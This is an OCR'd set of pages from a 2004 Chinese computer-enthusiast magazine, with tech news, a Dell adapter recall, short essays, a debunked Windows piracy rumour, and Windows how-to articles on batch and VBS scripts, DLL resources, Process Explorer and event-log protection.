在工作站和服务器领域，代号Egypt、Italy和Denmark的处理器均为采用90nm工艺的双核心版本，分别对应Opteron 800/200/100系列处理器将是代号Athens、Troy和Venus的双核心版本。在桌面市场，AMD将提供代号Toledo的双核心90nm处理器，其前身很可能是SanDiego。在移动方面目前AMD还没有双核心处理器的计划。预计双核心的Opteron处理器将在2005年中期发布，在之后的下半年，双核心的Athlon 64 FX也将露面。



时评：没什么能让老IT人不屑一顾，让新IT人乐此不疲了，除了AMD和Intel没完没了的处理器大战。不过，双核心在明年的应用前景还是值得新老IT人热切期待的。因为它决不同于超线程技术，是硬碰硬的"类双处理器"架构。

爬榜理由：AMD和Intel交锋在即。



440万笔记本电源漏电　戴尔急了

戴尔公司目前紧急召回440万个专门为笔记本电脑而设计的交流电源适配器，公司表示，这些笔记本电脑电源适配器有可能因发热量过高而导致火灾，同时也有可能给用户带来电击危险。

戴尔公司向用户致歉，并将为用户免费更换。据介绍，只要电源适配器的后部有"DELL"和"P／N9364U"、"P／N7832D"或"P／N4983D"字样，就可能在此次召回之列。

友情提示：用户可以在周一到周五的上午9点到下午6点拨打1-800-418-8590咨询热线致电戴尔公司。另外，用户也可以访问戴尔公司网站http://www.delladapterprogram.com。

爬榜理由：用户着急，戴尔不再沉默。

CF [XW02]

讲述小编自己的故事……

所谓高手

■特别的特别

“你学学人家，看看人家是怎么修的。别到时候出了问题又去找人家”，同学的老妈又在教训他了。这话我已经听过无数次了，每次给同学修电脑，总会听到这些话，可是下次去还会听到同样的话。人们常把这种现象归结为人的依赖性。

前一阵，我那个在某大学的网络信息安全专业上大二的妹妹发来短信，埋怨我前两天给她重装的电脑又有问题：玩完游戏后，没办法打开Photoshop，出现内存错误。“重启”，我半开玩笑地回复短信。“没问题了，你真是厉害，高手”，妹妹回复到。怎么，仅仅“重启”二字，就让我再次晋升高手？

由于所学专业的缘故，在所有的亲戚朋友中，我是最早接触电脑的。当时的情景至今难忘……

染了病毒，因为不知道杀毒软件为何物，平生首次尝试格式化系统。病毒和数据被我全部消灭，又用有限的知识，摸索着重装了一把Windows 3.2。有了格式化的经验，我不在满足用文件夹来管理文件，拿着一本写得极烂的DOS教材，尝试了首次“FDISK”。所有的数据再一次遭到了破坏。经过了1个多小时的努力，终于将420MB成功分区……

现在，所谓高手的已经出现了——你要有兴趣，学电脑的兴趣，只有这样你才可能继续学下去；如果你没有兴趣，那么胆子就要够大，胆大到可以尝试一些危险的操作；如果你既对电脑没兴趣，胆子又不大，那么就要学会不要轻易放弃，这样你才有可能解决遇到的问题；如果以上条件你都不具备，没关系，只要学会如下这些操作，你还是可以立刻晋升高手行列：①重装系统；②重装系统；③重装系统；④重装系统！

如果以上几点你都无法做到，那么，一定要和某个高手搞好关系，让他能够随叫随到。

最后和大家分享一下，我的一件糗事：第一次打开机箱除尘，在全部装好后，发现显示器不亮，抱着电脑跑到中关村，找了一高人给看了看，人家只是把显卡使劲按了几下，再开机，显示器立刻就亮了，此时用时不到3分钟。当时的我，那叫一个糗！回到家，问题再次出现。有了经验了，显示器顺利点亮。

说来也巧，两年后，我的机箱大部分配件已经更新，但显卡还没来得及换，同样的问题再次出现。这回不管我如何努力，显示器就是不亮……

同样的问题，同样的方法，花费同样的时间，不同的高手，解决同样的问题……

这就是“高手”，一个所谓的高手！

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

IT人：发展还需先生存

■阿健

网络购物成就了中国首富丁磊，网络游戏成就了商界精英陈天桥，在线直销成就了PC大亨迈克尔·戴尔，更不用说全球首富比尔·盖茨了。但你又可曾知道，IT行业的机遇与风险并存。寄希望于在IT行业求发展的朋友啊，请把你的焦点从远大的抱负变焦到你的身边吧。因为IT人的生存状况太令人担忧了。

据某权威网站统计，IT人每天工作8小时以上者比例高达77.8%，其中每天工作11小时以上者比例竟有22.5%；有相当比例的人不吃早餐或早餐无规律，超过1/3的人不能按照每日三餐正常进餐，将近一半的人每顿饭仅用不到15分钟的时间；除了工作压力大之外，中国IT人仍然面临许多困惑。其中，有高达42.0%的IT人认为“工作枯燥没有成就感”是他们最大的困惑，此外，“身体越来越差”和“正常情感生活受影响”也是IT人面临的主要困惑……

4月的某一天，爱立信中国区总裁杨迈先生因过度劳累倒在健身房的跑步机上！

近日，一项医学调查显示，电脑血栓症威胁着IT人。“电脑血栓症”早期症状是自发性腿肚子痛、肿胀，局部发热，行走痛，甚至造成不能行走。

另外，还有各种眼科疾病困扰着IT人。整天注视电脑显示器，时间长了，很容易导致视觉疲劳，甚至诱发一些眼病。

阿健决不是危言耸听，因为和大家一样，我也是一个不折不扣的IT人啊。专家把我们这些人的常见病称为“中关村综合症”。一个比理想更现实的问题摆给我们，IT人到底是求发展还是求生存。

当自己的颈椎增生、骨质疏松、微量元素缺乏、脂肪肝成为IT人茶余饭后的谈资时，难道真的要用电视广告里姜文的那一句“胃病，光荣”聊以自慰吗？

即将走入IT圈子的朋友啊，为什么我们不能停止“运动少、偏爱生食、进食快、睡眠没有规律”等摧残身体的做法呢？

当IT人生存都已经成了问题，我们还有什么资格去谈发展，还有什么资格去抓住转瞬即逝的机会呢？

不错，我们就是IT人，一群敢打敢拼的IT人。当IT的天空一样绽放灿烂阳光的时候，还会出现像八九十年代的那群敢打敢拼的IT人矫健的身躯吗？

最后，以一个网友朴素的道理结束本文，“如果物有所值，付出多少得到多少，这样的话还值得，不然IT会让你输掉身体和健康以及时间，还有与亲朋好友共享生活的快乐等等。”

祝各位IT圈里圈外的朋友好运。

CF [DJ02]

新闻挖掘机

上交大网站 盗版Windows XP变正版？

■ 阿健

众所周知，微软在推出Windows XP中文版时，采取了“看似不合理”的价格定位。在国外只需要百十美元左右的正版Windows XP，在国内竟卖出了近2000元的天价！但我们“可喜地”看到，国内知名企业带头成为了正版Windows的忠实用户，可是广大读者是否能否享受到正版用户一样的待遇呢？

某网站爆出了一条惊人的消息：“上交大网站，盗版Windows XP将变正版！”

这到底是愚人节里“盖茨遇刺”谣言的再版，还是果有其事？难道国内一流的知名学府，会成为盗版集团的忠实维护者？别说我不信，相信众多的读者朋友也不会相信。那么，就让我们看看这到底是怎么回事。

盗版者沿“网”叫卖

“盗版Windows XP只要到上海交大的更新站（http://windowsupdate.sjtu.edu.cn/）就能变正版！大家可以去试试。


盗版XP只要到上海交大的XP更新就能变正版，无意中上了上海交大的Windows Update网，速度比微软的要快，是同步更新的，而且会提示你，如果是盗版，就会给你VLK的序号，挺奇怪的。”

起初，这消息也只是在某几个规模较小的网站论坛里出现，并没有引起网民太多重视。近来，随着微软Windows XP SP2正式版的推出，众多未获得微软正版授权用户开始搜集各种方法获得正版授权。听说有VLK序号，就可以升级SP2成功，于是某些人重新拾起了这则宝贵的信息“如果是盗版，就会给你VLK的序号”。于是，一群如饥似渴的盗版者如获至宝似的收藏此法，并纷纷在各大论坛上传承。

更新站均是官方站点

就事论事地说，这样不负责任的传言如果是真的，那么，上海交大的声誉放在一边暂且不说，就凭这种毫无版权意识的说法，就足以让广大电脑爱好者们蒙羞。

其实，类似的更新站点还有很多。这些Windows Update自动更新均是与微软Windows Update自动更新服务同步的国内镜像站点，在国内升级的话连接这些站点速度确实会比微软官方网站快得多，是微软专门为国内教育机构设立的升级站点。升级方法与效果与连接微软升级服务器完全相同。比如西安交通大学Windows Update（http://202.117.21.253/）、厦门大学Windows Update（http://windowsupdate.xmu.edu.cn）、天津外国语学院Windows Update（http://windowsupdate.tjfsu.edu.cn/）等。




经过多次试验，笔者从未见到图中所示更换VLK序号的提示。

给VLK序号 太假！

那些已经安装了零售版Windows XP的用户，完全没有必要找VLK序号。软件工程师何先生访问该站后，向笔者介绍说：“该网站提供的是Windows XP/2000和Windows Server 2003的更新，同时支持简繁体中文、英文、日文、韩文。消息中所说VLK的序号，中文名称作‘大量授权产品密钥’，这是微软针对企业客户在进行大批产品安装的过程中，不需提示用户输入产品识别码，即可安装启动软件的作法。如果您本身安装的是零售版的Windows XP，可以通过网络或者电话激活系统，又何必去到处找VLK序号呢？”

即使给了序列号，盗版Windows XP就能变正版了吗？错！本刊热心读者电话打到编辑部，跟笔者阐明自己的“变正”经历，“我本以为一切测试都OK时，没想到在安装Windows XP SP2时，出现了密钥不合法的消息，看来天下真没有白吃的午餐。”



据热心读者反映，盗版用户在登录国内更新站时，会出现如图提示。

现已查明，“上交大网站，盗版Windows变正版”的消息属于谣言，网上的谣言还能相信吗？，CF [XW03]

小鹏是一个彻头彻尾的“赌徒”，生活中的许多事情都要采用掷硬币之类的方法来决定。比如，上周别人送给他一张周日的电影票，放映成龙的新片《新警察故事》，而恰巧他事先已经答应同学去修电脑。到底去哪里？两难的时候他想到了电脑，让电脑这个分析能力极强的家伙做出的决定一定不会错！

我和电脑玩“幸运6+1”

■ LX

在日程生活中，我们经常会遇到左右为难的时候。如果不知道该如何选择，为什么不把这个得罪人的任务交给电脑呢？电脑具有强大的计算功能，让它随机产生一个数字自然不在话下。网上流传的各种“彩票算号器”其中都包括随机算号的功能。当小鹏面对难以作出的决定的时候，他想让电脑来帮他。二选一，怎么让电脑来选呢？

小鹏找遍系统，发现操作系统中没有产生随机数字的功能。到网上一阵疯狂搜索，终于找到了答案。原来，不用下载任何软件，系统自带的命令就能实现。

实例一：让电脑帮你选数字

要让系统产生随机数，实际上要用到一个少见的环境变量Random。下面就来建立这个命令。

第一步：打开记事本，输入如下内容：

```
@echo off
if {%1}=={} @echo 格式 RNmbr VAR&goto :EOF
call set %1=%time::=%
call set %1=%%%1: 0=%%%
call set %1=%%%1:.=-%%%
call set %1=%%%1:-0=-%%%
call set /a %1=%RANDOM% * %%%1%%%
```

第二步：将以上内容保存为RNmbr.bat保存到C:\（或其他专用目录）。

第三步：在“开始→运行”中输入“CMD”，进入命令提示符状态。进入C:\（也就是保存RNmbr.bat的目录），输入“RNmbr test”，然后回车，这样test中就包含了我们要的随机数。

第四步：输入“set test”，屏幕上就会显示出一个随机产生的整数了(见图1)。




图 1

> **小提示**
>
> ★产生的随机数位数通常都会比较大，如果要小一点的，保留末尾几位即可。
>
> ★如果想把结果输入到文本文件中，只要最后执行“set test > result.txt”，就可以在result.txt中看到结果了。

实例二：数字大小自己选

上面的方法虽然不借助任何软件，但不能控制随机数字的产生范围，用起来不太方便。我们可以到http://www.newhua.com/cfan/200421/random.zip下载后解压缩，就能得到一个免费小工具，它可以按照要求产生随机数。当你需要图2获得一个指定范围的随机数时，只要在该命令后输入选择范围的最小值和最大值。比如，要在1至10之前产生一个随机数，只要一下两个步骤就可以得到结果。

第一步：在“开始→运行”中输入“CMD”，进入命令提示符状态，进入random.exe的目录。

第二步：输入“random 1 10”，并回车。

这样，屏幕中就会显示最后的结果(见图2)。



图 2


Just do it

和电脑玩玩猜数游戏吧

让电脑“心里”随便想一个数字，你来猜，电脑只会告诉你大了还是小了，比试一下，看看你最少几次就能算出来。查看地址：http://www.bdez.cn.net/yx/csyx.html

> **你知道吗？**
>
> 在线游戏中的欺骗术
>
> 很多朋友喜欢在网上玩棋牌类游戏。每个人都不知道其他人的牌是什么样的，这貌似公平的游戏其实也有漏洞。国外一个经营在线赌博的公司曾经就发现过一些漏洞。漏洞来自于用来生成每副牌的洗牌算法中，因为这种算法并不是真正的随机，而是一种“伪随机”。赌博公司为了保证游戏的公平性，曾经把代码公开，结果被黑客利用，一些玩家可以实时计算每人手中确切的牌。这意味着他可以知道每个对家手中的牌和将要发出的牌，是不是非常厉害？

CF [XT01]



搭积木 让桌面无所不能

■ 云片刀

借助今天介绍的软件Samurize，你可以把桌面变得无所不能——在桌面上收发电子邮件和上网、监视硬件运转、播放CD和DVD、连接某个网站观看体育比赛或天气预报。有了它，所有Windows操作都可以在桌面上完成，只要你有编写脚本的能力就行（如果不会也没关系，可以直接下载别人做好的方案）。

Samurize小档案

软件版本:1.55　　软件大小:5MB
软件性质:免费软件　　适用平台:Windows 98/2K/XP
下载地址:http://www.onlinedown.net/soft/21661.htm
汉化包:http://www.onlinedown.net/soft/22412.htm

调用Samurize的内置方案

Samurize没有运行界面，所有操作必须通过右击系统托盘的软件图标、在弹出的快捷菜单中执行有关选项来进行。这里通过Samurize内置的一个桌面方案来举一个简单例子，让你熟悉Samurize的操作方法。

右击Samurize系统托盘的图标，在弹出菜单中选择Select Config File\Horizon V2.3.ini菜单项。等上几秒钟，桌面上出现了一个有4个模块组成的信息条(见图1)。这就



图1

是软件内置的一个桌面方案，4个模块分别实时地监视着当前电脑的CPU、内存、网络和硬盘参数，单击模块还能打开对应的程序(比如单击硬盘模块可以打开资源管理器)。

可以搭积木的调整方案

如果对Samurize默认提供的参数设置不满意，还可以通过软件提供的编辑环境改造它：

第一步:关闭图1所示桌面方案。选择快捷菜单里的Edit Config File菜单项，此时会出现一个名为Serious Samurize的编辑界面。在此界面中打开Horizon V2.3.ini文件(该文件对应刚才建立的桌面方案)。可看到在Design Area界面中，在桌面方案里出现的元素都处于了编辑状态(见图2)。

第二步:用鼠标选中一个桌面元素，则界面右边的Tools and Settings区域里就出现该桌面元素对应的可编辑选项，在这里可对方案的各种参数进行改造。比如选中"CPU"这个文本元素，那么就可以在右边的Project Options标签页中的Display Refresh Interval文本框里重新设定"CPU"的刷




图2

新间隔。此外也可以重新定义"CPU"文本的颜色和样式。保存后重新调用Horizon V2.3.ini文件即可看到效果。

小提示

Tools and Settings区域中的Add Meter下拉菜单(见图3)集中了每个桌面方案的功能灵魂。你可以通过这个菜单中为数不多的选项，组合出千变万化的桌面功能模块。比如选择了下拉菜单中的Add pop3选项，就可以在桌面上打造出一个POP3邮局;而如果选择Add Active Script选项，则可以在事先把脚本文件复制到指定目录的前提下，直接调用脚本文件，从而完成更复杂的桌面功能。



图3

自己搭建Samurize桌面方案


Samurize的最有趣之处就是可以像搭积木一样，随意组合出一个个桌面方案，而Samurize的任务就是提供一块块具有基本功能的"积木"。不过"设计"出一个出色的桌面方案非常困难，因为这其中牵涉到很多知识的运用，比如脚本和DLL文件编写。

好在目前全世界有许多Samurize爱好者已经把他们的优秀创意放在了网上供人使用(见图)，因此如果想"偷懒"，可以直接到http://www.samurize.com/modules/mydownloads/viewcat.php?cid=11下载已经做好的桌面模板，然后将它们安装在自己的Samurize系统中。CF [XT02]



图4

原来DLL文件可以作“书库”



■ destroyyou

遭遇

从网上下载了一个用“Borland Delphi 6.0”编译的电子书，但在打开其应用程序图标时，却弹出程序错误提示框无法运行(见图1)。



图1

思量

在删除前，恋恋不舍地到电子书安装目录转了一圈，发现其中有不少带数字编号的DLL文件，单击属性发现每个文件都不小。突然想起著名的修改工具“ResHacker（以下简称RH）”，于是用RH打开其目录下某个DLL文件，在RH目录树中列出了“图标”、“字符串”等资源文件。当单击最后一个以数字命名的选项后，列出了许多选项，单击具体选项后在右侧窗口奇迹般地出现了想要的“文章”和“图片”，因为电子书中的文章是以HTML文件形式存在的，所以在右侧窗口是以源代码的形式出现的，不过也总算是挽回了一些损失（见图2）。最后，干脆把RH作为“浏




图2

> **小提示**
>
> 如果想将其全部导出，可右击并选择“导出资源”即可，导出的以BIN为扩展名的文件，把其打开方式选择为IE即可正常浏览，图片文件双击即可打开浏览。

引申：自制一个DLL“书橱”

通过上面了解，发现文章和图片都保存在DLL文件中，这倒是私藏自己电子书的好办法，笔者也试着DIY个了一个DLL电子书。工具用的是Restorator（下载地址：http://www.onlinedown.net/soft/26327.htm)，它也是一个非常不错的资源修改、提取、查看、补丁工具。

第一步:先找一个比较小的DLL文件做存放文章的“书橱”，将它复制一份到自己的书库的保存文件夹。

第二步:运行Restorator，点击“文件→打开”，然后找到并打开刚才复制的DLL文件，　除了一个以“版本”命名的文件外其余全部删除，并重命名“版本”为“我的文章”。

第三步:右击“我的文章”并选择“添加”，在“名称”处添加文章标题，比如“CPU故障应该怎样判断”(见图3)，确定后右击刚才添加的文章标题，选择“导入→导入为”，在打开的浏览对话框中选择好相应的文本文件（文件类型也可以是图片或HTML等文件，不过HTML文件是以源代码的形式出现）。



图3

> **火速连接**
>
> DLL文件真是一个奇妙的东西，各位朋友再遇到问题时不要轻易放弃，多想想其他途径，或许问题就解决了。有关DLL文件更多应用，请参看本刊2004年第12期《征服“动感地带”——DLL文件的八大秘密》一文。

CF [XT03]

脚本程序可以帮我们解决一些软件暂时无法实现的功能，我们曾经多次介绍过相关实例，比如上期的《巧用Sendkey N步并一步》。这次我们介绍的是利用脚本功能，解决工具软件的缺陷或不足。

小小脚本帮你弥补工具软件缺憾

■ 方跃正

优化大师未注册版本不支持“全部删除”扫描出来的系统垃圾文件，扫描列出的文件只能逐条删除。在“清理垃圾文件”或“注册表信息清理”时，扫描后结果往往少则上百条，多则上千条，难道也要一条条删吗？没关系，VBS脚本可以帮你轻松搞定。

第一步:在桌面新建一文本文档，输入以下代码(“'”符号后内容为注释，可有可无)：

```
set WshShell = CreateObject("WScript.Shell")  '建立对象
for i=1 to 237    '循环次数,每次删除一项,按扫描结果输入相应数字
x=WshShell.AppActivate ("Windows优化大师")  '此处为程序的标题,以任务栏图标显示的标题为准。
if x then    '判断是否已运行优化大师
WshShell.AppActivate x    '激活目标程序窗口,将焦点转移至此程序
WScript.Sleep 100    '暂停100毫秒(1000毫秒=1秒),给系统一定量的反应时间。
```

WshShell.SendKeys "{END}"　'SendKeys是WshShell对象的方法之一，可以通过它来模拟键盘输入,{END}相当于按键盘的“End”键。

WshShell.SendKeys " "　'相当于按空格键，用于选定复选框，优化大师各版本选取方式不一，如果单击鼠标时复选框中有“√”则此行应省略。

```
WScript.Sleep 100
WshShell.SendKeys "{DEL}"    '相当于按键盘的“Delete”键
WScript.Sleep 100
WshShell.SendKeys "~"    '相当于按键盘上的“Enter”键
else
msgbox "请检查程序在任务栏的标题是否与您的输入相一致"
exit for
end if
```



图1

```
next
msgbox "脚本退出"
```

将其保存为扩展名为VBS或VBE的文件。

第二步:使用优化大师的“垃圾文件清理”功能在我电脑上扫描后，文件列表中列出了237个符合要求的记录。

第三步:用鼠标单击优化大师扫描列表中任意一项，使其反白显示(见图1)。接着双击运行刚才建立的脚本，接下来你会体会到脚本的厉害。

小提示

★运行时，在没有出现“脚本退出”的信息框前，不要随意点击鼠标。

★如果运行时出现图2的(见图2)信息框，说明脚本代码第三行处程序的标题未正确给出。




图2

|CF|[XT04]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

下载与安装 我不做第二次

■于建佐

联众的游戏程序需要在线下载安装，因此每当重装系统时，都得重新下载安装。

其实每次安装联众程序时，它们都已经被下载到了电脑中，只不过是保存在临时文件夹中而已。在Windows 98下，联众程序保存的临时目录，是C:\Windows\TEMP\gls，打开这个文件夹，就可以看到一个个小房子的图标，这就是联众各个游戏的安装文件。把gls这个文件夹复制到别的位置，长期保存，以便下一次可以直接安装。在Windows 2000/XP中，其临时目录的位置是C:\Documents and Settings\<用户名>\Local Settings\Temp\gls，可按上法处理。 |CF|[XT05]

不管你的PC有多新多强，它的内存容量、CPU速度和其他资源肯定是有限的。既然是有限的，我们就有必要去找出谁在消耗这些资源。Windows提供了一个“任务栏”，它随时提醒你当前有哪些程序在运行。不过，实践证明，消耗Windows资源的绝不仅仅是任务栏上的那几个程序，因此要把任务栏当作诊断系统资源的工具无论如何都是太勉强了。那么，任务管理器的“应用程序”页怎么样？



掀起窗纱　窥探窗内的风景

■ 悠哉悠哉

相比以前系统，Windows 2000/XP的任务管理器的“进程”页进步了不少，但即便如此，它描绘的进程图像仍是很粗糙的。也许它会列出40个或更多的进程，但每一个进程可能附带着五个、十个甚至更多的独立任务，各个进程之间又有着错综复杂的关系……

不管怎样，我们总是有办法打开Windows封锁得重重叠叠的窗户，看透它的心扉……了解PC正在运行哪些程序是一件非常有意义的事情，例如你可以据此判断内存漏洞的所在、改善系统运行的性能和稳定性、识别和关闭特洛伊木马和黑客软件等。不过，在介绍具体内容前，让我们一起澄清一下概念。

“应用程序”的障眼法

Windows 2000/XP任务管理器会显示一个长长的清单，告诉你当前正在运行哪些东西，它显示的结果分两类：应用程序和进程。也许有的人觉得这种分类比较方便，但对于Windows本身来说，这种分类几乎没有任何意义——因为对于Windows的运行机制来说，不存在一种叫“应用程序”的东西。

你可以做个试验看看“应用程序”这个概念自相矛盾的窘相：按Ctrl＋Shift＋Esc组合键打开任务管理器，转到“应用程序”页，可以看到这里列出的都是当前打开的“顶级”窗口，如Word等，却看不到MSN Messenger——而这时MSN Messenger明明在系统托盘上跑得正欢！双击系统托盘上MSN Messenger的图标，打开它的主窗口，任务管理器这才将它作为一个“应用程序”显示出来。

这是否意味着MSN Messenger以前没有运行？或者，在打开主界面之前MSN Messenger不算一个“应用程序”，直到我打开它了才算？当然不是。实际上，“应用程序”仅仅是一道屏障，让用户不要那么快地接近系统运行的真正细节——以防止不熟悉系统的用户乱用“进程”页的功能影响系统稳定。当我们启动一个应用程序时，实际发生在幕后的是Windows为它创建一个进程，分配一定数量的内存，赋予一个初始线程(Thread，程序的执行单元)，然后由线程开始运行程序代码。

强力工具出马——进程浏览器

就显示进程信息而言，Windows XP的任务管理器不能说很差，但也够不上“理想”这个水平。在这里，我们要多次用到另一个小工具Process Explorer，即“进程浏览器”。Process Explorer的官方主页在http://www.sysinternals.com。

Process Explorer小档案

软件版本：8.52	软件大小:257KB
软件性质：免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.onlinedown.net/soft/19289.htm(Windows 2000/XP)
http://www.onlinedown.net/soft/27859.htm(Windows 9x/Me)
汉化版下载地址:http://www.onlinedown.net/soft/31805.htm

下载的Process Explorer是一个ZIP包，解开压缩即可运行，不需要安装。从上述位置下载的中文版是一个执行文件，需要安装，不过安装过程很简单，只要接受默认设置即可，这里就不再介绍了。Process Explorer的优点之一是能以树状形式显示出进程之间的关系，即哪些进程启动了哪些进程。例如，在Windows 2000/XP中，选择Process Explorer的菜单“选项→高亮设置”，然后选中“服务”并点击“确定”，找到services.exe分支，就会发现运行在该服务之下的进程多得超过预料(见图1)。



图1

实例:查看进程信息

进程清单的下方有一个explorer.exe，它就是Windows的桌面(严格地讲，应该是Windows的Shell)，在它下面的进程有的是自动启动的(通过注册表或“启动”文件夹)，有

的是手动启动的(如WINWORD.EXE)。为了便于识别，Process Explorer显示出每一个进程的描述信息，这些描述信息取自执行文件本身，所以可能显得过于简单甚至根本没有，但比起Windows本身的任务管理器来，仍算得上一个重要的改进。

正常情况下，我们不会想要手工强制结束某个进程，因为强制结束进程会使进程不再有机会去清理被自己占用的资源，可能导致系统不稳定。如果确实有必要强制结束某个进程，只要在Process Explorer中右击进程名称，Process Explorer提供了两个选项，参见图1。“结束进程”表示只结束当前选中的进程，“结束进程树”表示结束当前进程以及所有它启动的程序。对于第二个选项，使用时尤其要小心——如果用它结束explorer.exe进程，则Process Explorer自己也将被结束，因为它就是从Windows的Shell启动的。

深入了解进程运行信息

找到了一个进程后，怎样才能知道它在做些什么呢？很简单，先点击一下进程名称选中它，然后选择菜单“查看→显示详细信息窗格”，接着选择“查看→详细信息窗格内容→打开的句柄”(见图2)。这里显示的内容包括被该



图2

进程打开的文件、文件夹、注册键等许多详细信息，例如Word正打开InsightWindows.doc文件。也许你怀疑某个进程是蠕虫或木马，或许仅仅是想了解更多信息，这个视图都可以提供重要参考资料。

如果你不能更改、重命名、移动某个文件，Windows报告说这个文件正在被其他程序使用，这时就可以在Process Explorer找到它，右击，选择“关闭句柄”。这种办法可以强制进程将占用的文件释放，但应当慎重运用，它属于高风险的操作，可能引起PC死机、丢失数据以及各种各样怪异的行为，所以除非万不得已最好别用这招。

Process Explorer还能显示出任意进程所占用的DLL文件清单，只要选择“查看→详细信息窗格内容→链接的DLL”，Process Explorer就会显示出当前进程的所有DLL，包括DLL的版本号。如果你发现某个程序在一台机器上能够运行，在另一台差不多的机器上却不能运行，就可以用Process Explorer显示出两者所链接的DLL，分析DLL文件的差异找出故障原因。



图3

双击一个进程的名称可以打开属性对话框显示出更详细的数据。例如，如果该进程是一个Windows XP/2000的服务，则对话框的“服务”页会显示出它所注册的所有服务(见图3)。

查找资源故障的快捷通道

实例1:寻找硬盘狂转的原因

任务管理器和Process Explorer有一个共同的优点，它们都能动态显示出进程视图(见图4)。如果你的硬盘莫名其妙



图4

地开始狂转，不妨启动Process Explorer(平常可以最小化为托盘图标以便快速打开)或任务管理器进行检查。以Process Explorer为例。

第一步:点击几次进程列表的“CPU”标题，直至列表按照占用时间倒序排列，由于Process Explorer随时更新进程信息，因此活动最频繁的进程总是显示在列表的顶端。

第二步:如果发现某个进程长时间出乎意料地高居其上，很可能它就是罪魁祸首了(System Idle Process进程除外，它是“空闲”进程，它占用CPU时间的多少其实意味着CPU空闲时间多少)，这时就可以用“链接的DLL”或“打开的句柄”视图获得更多的信息。如果某个进程长期占用100%的CPU时间，很可能某个地方已出现严重故障，不过你没有必要马上重新启动，不妨试试下面几招拯救办法。

方法一：首先右击该进程，选择“设置优先级”——这个选项在Process Explorer和Windows任务管理器中都有效。Windows赋予进程的默认优先级一般为“标准”，你可以试着将进程的优先级降低，让Windows给其他进程分配更多的CPU时间。

方法二:如果这招不管用，Process Explorer的右键菜单还



在Windows的不少地方都有日志功能，但我们往往觉得它事不关己，于是“高高挂起”。其实，日志文件的作用还真不小，它除了可以帮助我们查找故障以外，还可以成为黑客攻击电脑的突破口呢！怎么防御黑客攻击呢？赶快来一起看看吧！

谁在偷看我的“日记本”

——日志文件攻略

■ 自由风数码 徐海斌

系统“健康”报告——系统事件日志

Windows XP会将系统或程序中发生的、要求通知用户的任何重要事情，或是用户定义需要添加到日志中的其他事件自动保存到系统事件日志中。了解系统事件日志，对Windows稳定运行起着至关重要的作用，事件日志可以帮助我们确定和诊断当前系统问题的根源，还可以帮助我们预测潜在的系统问题，尤其是对于服务器来说，通过查看安全事件，管理员可以及时找出服务器出现故障的原因，发现未知的安全配置问题，如不正确的权限，或者不严格的账户锁定设置等。

《电脑爱好者》曾在2003年第20期《警惕系统的8种“红色警报”》一文中详细介绍了系统日志的各种类型和举例，您可以用来作为故障解决的参考书。这里只介绍两个那篇文章没有提到的内容。

实例一：给系统日志加装“防盗门”

很多人认为系统日志是一个电脑用户查看错误、解决故障的场所，不过在黑客眼里，这可是入侵系统的好地方。保护系统安全，要从这里入手。系统事件日志文件的扩展名为EVT，共有三个文件，分别与三种类别相对应。AppEvent.Evt是应用程序日志，SecEvent.Evt是安全性日志，SysEvent.Evt是系统日志。我们不能直接打开日志文件查看，而事件查看器正是这些事件日志文件的阅读器。事件日志文件保存在Windows\system32\config目录中。为了防止日志文件被别人非法获取和修改，我们可以修改日志文件的路径和文件名，打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog]，下面有Application、Security、System三个子键，分别对应于应用程序、安全性、系统三种类别，打开每个子键，右键的“File”键值就是对应的日志文件路径和文件名，修改即可。

实例二：“失败”是成功之母

